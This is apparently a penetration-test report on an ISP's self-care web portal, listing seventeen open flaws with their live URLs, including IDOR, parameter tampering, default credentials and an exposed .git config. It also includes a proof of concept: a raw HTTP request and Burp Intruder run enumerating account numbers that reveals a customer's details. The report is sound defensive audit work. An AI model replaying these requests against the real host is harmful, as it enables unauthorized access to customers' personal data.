Vulnerability Assessment & Penetration Testing Report

For

hathw@y

Report Release Date	31.07.2025
Type of Audit	Vulnerability Assessment & Penetration Testing Report
Type of Audit Report	First Audit Report
Period	29.07.2025 to 31.07.2025

Document Control

Document preparation

Company	HATHWAY
Document Title	Vulnerability Assessment & Penetration Testing Report
Document ID	VAPT-1
Document Version	1.0
Prepared by	Sayli Zunjarrao
Reviewed by	Deepak Varma
Approved by	Manoj Kalekar
Released by	Sanchita Kolekar

Document Change Version

Version	Date	Remarks / Reason of Change
1.0	31 .07.2025	

Document Distribution List

Name	Organization	Designation	Email Id
CERT-IN	CERT-IN		empanelment@cert-in.org.in
Chetna Kapgate	Hathway/DEN	Assistant Manager	chetna.kapgate@hathway.net

Contents

Table of Contents

Introduction

As a part of the ongoing security audit of **HATHWAY** Web Application at locations, **HATHWAY** contracted Sequretek to carry out a Vulnerability Assessment and Penetration Testing exercise on Website belonging to **HATHWAY**.

The scope for the assessment was communicated prior to the exercise by **HATHWAY** to Sequretek consultants. The objective of this assessment was to identify security vulnerabilities and weaknesses on the publicly exposed assets and exploit the same using the set of commercial and open-source tools and scripts.

The assessment was carried out with an aim to simulate a hacker attack from the public network on the target system identified in the scope. It is to be noted that the results of this activity may provide a feeling of security to the management, but there is no information system in this world that can be rated as secure. The system is secured till the extent a vulnerability that can be exploited is discovered. During the present assessment, **"High, Medium and Low"** severity vulnerabilities were identified, details of which have been presented further in the document.

1.1 Objective & Outcome

The objectives of the assessment were

- To provide information on any newly identified vulnerabilities security risk, if any.
- To provide evidence that verifies the possibility of exploiting the security issues identified.
- To recommend measures to mitigate the identified set of vulnerabilities on the target systems.
- To ensures that your Infrastructure component is appropriately designed to protect internal critical vital resources, information and prevents any unauthorized access.

Engagement Scope

Sr. No	Asset Description	Criticality of Asset	Internal IP Address	URL	Public IP Address	Location	Hash Value (in case of applications)	Version (in case of applications)	Other details such asmake and model in caseof network devices or security devices.
1	Web Application	High	-	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase		Maharashtra	--	--	

Details of Auditing Team

Sr. No	Name	Designation	Email Id	Professional Qualifications/ Certifications	Whether the resource has been listed in the Snapshotinformation published on CERT-In’s website(Yes/No)
1	Sayli Zunjarrao	Consultant	sayli.zunjarrao@sequretek.com	Certified Ethical Hacker	Yes

Audit Activities and Timelines


Type of Audit	From	End	Auditee
Web Application Audit	July 2025	July 2025	Hathway/DEN

Audit Methodology and Criteria / Standard referred for audit.

Sequretek regards Vulnerability Assessment and Penetration Testing activity as an important subset of overall security lifecycle management. The goal here is to identify and demonstrate possibility of unauthorized access to the critical assets that require authorized access, extract the information about the target hosts which may be available to a malicious or an unauthorized user. The aim of the External Penetration Testing is to find vulnerabilities at the Service, Operating System, and Application level and exploit the identified known set of vulnerabilities.

2.1 Step 1: Information Gathering

During this phase of testing, information about the target hosts is gathered to identify the behavior of websites, systems, network devices, firewalls etc. This information will help in building a picture or footprint of what the target network looks like.



Thorough Port Scanning

- Port scans attempt to identify both TCP and UDP ports opened closed filtered on the target system. A scan of all possible ports TCP (1–65535) is performed

System and Service Identification


- The objective of this phase is to examine the active services listening behind the services ports.

Operating System Fingerprinting

- The next objective is to determine the type of operating system. Different OS finger printing techniques along with reconnaissance tools.

2.2 Step 2: Vulnerability Assessment

The objective of this step is to identify various vulnerabilities associated with the hosts. This can be achieved by using various automated tools; the input to tools will be target host details like or host OS or service details wherein the scan can be customized specifically for those applications services running on the hosts. During this step, multiple automated tools are used and the outputs from these tools are correlated to ascertain the existing vulnerabilities and to reduce the number of false positives.




Vulnerability Research

- The objective of this phase is to identify, understand and research upon the vulnerabilities identified during the vulnerability identification phase.

Vulnerability Verification

- The objective of this phase is to refine the list of various vulnerabilities associated with the target hosts using manual methods, need to be verified again to reduce any false positives and to increase the accuracy of assessment.

2.3 Step 3: Vulnerability Exploitation



Mapping Exploit

The objective of this phase is to find and map exploits associated with various vulnerabilities.

Exploitation

The vulnerabilities discovered in the previous phase are exploited using various exploit method and tools, both open source and commercial.

Recording Evidence

The logs or proof of successful exploitation (if any) will be recorded as screenshots.

2.4 Step 4: Reporting & Documentation

This report provides details about VAPT activity conducted and the successful penetration assessment along with the proof of exploitation (if any) and mitigation strategies recommended against the security issues identified

2.5 Tools

OPEN source and commercial tools (not limited to) were used by Sequretek during PT assessment like:

- Burp Suite Professional: Burp Suite is an integrated platform for performing security testing of applications.
- Nessus Professional edition: A security vulnerability scanning tool.
- Kali Linux: An Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments.

Tools / Software used

S. No	Name of Tool/Software used	Version of the tool /Software used	Open Source/Licensed
1	Burp suite	v2024.3.4	Licensed
2	Nessus Professional	10.6.1 (#21) WINDOWS	Licensed
3	Kali Linux	--	Open Source


Executive Summary

This current assignment has been focused on risk assessment and the OPEN vulnerabilities exposure in the public domain (internet). This testing did not explicitly attempt full scale Denial of Service (DOS) attacks or any other destructive attacks. We performed the security assessment of the application as an unauthorized user and an authorized User. A Grey box test simulating a typical external hacker's view of the organization was performed.

3.1 Engagement Scope

As per the scope of the activity Sequretek has performed complete Grey Box Penetration Testing for the client. As an initial enumeration step Sequretek has gathered all components and modules in given Web application scope related to HATHWAY. Therefore, the finalized scope for the Grey Box assessment is as mentioned below:

Sr.no	Domain IP	Testing Method
1	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Grey box



Sr. No	Vulnerability URL	Vulnerability Name	Risk	Status
1	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	IDOR	High	OPEN
2	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate	Parameter Tampering	High	OPEN
3	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Weak Authentication Mechanism	High	OPEN
4	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	User Enumeration via Default Credential Pattern	Medium	OPEN
5	https://isp.hathway.net:7404/selfcare_beta/themes/views/payment/ manual_reconcile.php https://isp.hathway.net:7404/selfcare_beta/.git/config https://isp.hathway.net:7404/selfcare_beta/icici/transaction.logtrace Log_20131225.txt	Information Disclosure	Medium	OPEN
6	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Default Credentials	Medium	OPEN
7	https://isp.hathway.net:7404/selfcare_beta	Host Header Injection	Medium	OPEN
8	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Improper Captcha validation	Medium	OPEN
9	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Session Fixation	Medium	OPEN
10	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Session Timeout Misconfiguration	Medium	OPEN
11	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Concurrent Session	Medium	OPEN
12	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Missing Content Security Policy (CSP) Header	Low	OPEN
13	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Outdated jQuery and Bootstrap Version	Low	OPEN
14	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Cookie Attribute Missing	Low	OPEN
15	https://isp.hathway.net:7404/selfcare_beta/js/qp/plan_purchase.js	Internal IP Address Disclosure	Low	OPEN
16	https://202.88.130.105:7404/selfcare_beta/index.php?r=qp/enterdetails	Application is accessible over IP Address	Low	OPEN
17	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	TLS 1.1 & Weak Ciphers	Low	OPEN

S. No	Affected Asset i.e. IP/URL/Application etc	Observation/ Vulnerability title	CVE/CWE	Control Objective	Control Name	Audit Requirement	Severity	Reference	New or Repeat observation
1	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	IDOR	CWE-639	To ensure that users can access only the resources they are authorized to access and prevent unauthorized object references.	Access Control Enforcement	Verify that the application validates object ownership on the server side before serving data related to user identifiers	High	OWASP Web Top 10, SANS25	New
2	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate	Parameter Tampering	CWE-472	To ensure that sensitive business logic parameters such as price, discount, or amount cannot be altered by the client.	Server-Side Input Validation	Confirm that the application does not rely on client-side parameters for sensitive transactional values like amount.	High	OWASP Web Top 10, SANS25	New
3	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Weak Authentication Mechanism	CWE-287	To ensure robust user authentication by implementing multi-factor authentication (MFA).	Identification and Authentication	Verify that the authentication mechanism includes at least two factors.	High	OWASP Web Top 10, SANS25	New

4	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	User Enumeration via Default Credential Pattern	CWE-203	To prevent unauthorized actors from determining the existence of user accounts by restricting identifiable server responses.	Display generic authentication failure messages	Review all authentication, password reset, and OTP workflows to confirm uniform response messages.	Medium	OWASP Web Top 10, SANS25	New
5	https://isp.hathway.net:7404/selfcare_beta/themes/views/payment/manual_reconcile.php https://isp.hathway.net:7404/selfcare_beta/.git/config https://isp.hathway.net:7404/selfcare_beta/icici/transaction.logtrace Log_20131225.txt	Information Disclosure	CWE-200	Prevent unauthorized access to sensitive information within the application or system.	Information Access Control	Information Review: Identify endpoints or features that expose sensitive information.	Medium	OWASP Web Top 10, SANS25	New
6	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Default Credentials	CWE-521 CWE-798	Ensure that all default credentials are changed and secure password policies are enforced.	Credential Management	Audit systems to check for any remaining default credentials	Medium	OWASP Web Top 10, SANS25	New
7	https://isp.hathway.net:7404/selfcare_beta	Host Header Injection	CWE-345 CWE-74	Validate and sanitize Host headers in incoming	Input Validation and Sanitization Control	Review and test web applications to ensure that	Medium	OWASP Web Top 10, SANS25	New

				requests to prevent injection.		Host headers are properly validated.			
8	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Improper Captcha validation	CWE-601	Ensure that CAPTCHA validation occurs server-side for all sensitive or authentication-related requests.	Server-Side CAPTCHA Validation and Anti-Bot Protection	Review server-side code to ensure CAPTCHA verification is enforced and checked on every request.	Medium	OWASP Web Top 10, SANS25	New
9	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Session Fixation	CWE-384	Ensure session IDs are securely generated, properly managed.	Secure Session Management	Verify that session IDs are regenerated upon successful login.	Medium	OWASP Web Top 10, SANS25	New
10	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Session Timeout Misconfiguration	CWE-613	Ensure that sessions automatically expire after a reasonable period of inactivity to minimize the risk of hijacking or unauthorized use.	Session Timeout and Inactive Session Expiration	Review session management configurations in the application and web server.	Medium	OWASP Web Top 10, SANS25	New
11	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase	Concurrent Session	CWE-384	Ensure that the application effectively	Concurrent Session Control	Verify that the application restricts the	Low	OWASP Web Top 10, SANS25	New


				manages concurrent sessions		number of concurrent sessions per user.			
12	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Missing Content Security Policy (CSP) Header	CWE-346 CWE-693	Ensure that the application enforces a Content Security Policy to mitigate code injection attacks.	Content Security Policy (CSP)	1. CSP Policy Review: Check if a CSP header is implemented and properly configured for security.	Low	OWASP Web Security Top 10, SANS25	New
13	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Outdated jQuery and Bootstrap Version	CWE-94	Ensure that the latest, secure versions of jQuery and Bootstrap are used in the application.	Software Component Updates	Library Version Review: Audit the application to identify any outdated versions of jQuery and Bootstrap.	Low	OWASP Web Top 10, SANS25	New
14	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	Cookie Attribute Missing	CWE-614	Ensure cookies are only transmitted over secure (HTTPS) connections by enforcing the Secure attribute in cookie settings	Cookie Security Control	Regularly review and audit web applications to ensure all sensitive cookies are flagged with the Secure attribute.	Low	OWASP Web Top 10, SANS25	New

15	https://isp.hathway.net:7404/selfcare_beta/js/qp/plan_purchase.js	Internal IP Address Disclosure	CWE-200 CWE-201	Ensure that internal network details are not exposed to unauthorized users.	Information Exposure Prevention	Identify instances where internal IP addresses are exposed in headers, responses, or error messages.	Low	OWASP Web Security Top 10, SANS25	New
16	https://202.88.130.105:7404/selfcare_beta/index.php?r=qp/enterdetails	Application is accessible over IP Address	CWE-284	Ensure that application access is properly controlled through domain-based security policies and that SSL/TLS encryption is enforced.	Domain Name and Access Control Management	Audit server and firewall configurations to verify that IP-based access is restricted, and traffic is forced through domain names.	Low	OWASP Web Security Top 10, SANS25	New
17	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails	TLS 1.1 & Weak Ciphers	CWE-327	Ensure the use of strong cryptographic ciphers to secure data in transit.	Secure Cryptographic Practices	Vulnerability Assessment: Identify systems using CBC mode for encryption.	Low	OWASP Web Security Top 10, SANS25	New

Detailed Observation

1 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Vulnerability title / Observation	**IDOR**
Severity	High
Status	OPEN
Vulnerability point /Impact	The application uses an account number passed in the request to identify users without validating ownership of the object. This allows attackers to manipulate the account number parameter to access data of other users. The lack of server-side validation for CAPTCHA also facilitates automated account enumeration using tools like Burp Suite Intruder. Unauthorized access to other user accounts and sensitive data, violating data confidentiality and leading to potential full account takeover.
CVE /CWE	CWE-639
Control Objective	To ensure that users can access only the resources they are authorized to access and prevent unauthorized object references or data exposure by validating all input and enforcing proper access control.
Control Name	Access Control Enforcement
Audit Requirement	Verify that the application validates object ownership on the server side before serving data related to user identifiers (e.g., account numbers).
Recommendation	Implement server-side access control checks to verify that the logged-in user is authorized to access the account number or resource requested. Confirm CAPTCHA is enforced server-side and cannot be bypassed by removing it from the request. Ensure rate-limiting and logging mechanisms are in place for repeated access attempts using enumeration patterns.
Reference	OWASP Mobile Top 10, SANS25
New or Repeat Observation	New


Proof of Concept:


Results
Positions
Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1197			397416	
67	1066	200	1063			390398	
45	1044	200	738			389175	
193	1192	200	723			388962	

Request
Response
Pretty
Raw
Hex


```
POST /selfcare_beta/index.php?r=qp/planpurchase HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=dkJUziDBrIrnATOUuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 240
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

loginfield=2&ContactForm%5BaccountNo%5D=1334451066&ContactForm%5BmobileNo%5D=&ContactForm%5Bhiddencaptcha%5D=&ContactForm%5Bpromo_accountno%5D=&Conta
ContactForm%5Bpromo_bill_when%5D=&ContactForm%5Bpromo_plan_name%5D=
```


3. Intruder attack of https://isp.hathway.net:7404

Results
Positions
Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1197			397416	
67	1066	200	1063			390398	
45	1044	200	738			389175	
193	1192	200	723			388962	

Welcome,	Account No:	Mobile No:	Email ID:
Mr. NAGESH MAKKAL	1334451066	XXXXXX6733	naXXXXXXXkel12@gmail.com



3. Intruder attack of https://isp.hathway.net:7404

Results Positions

Capture filter: Capturing all items

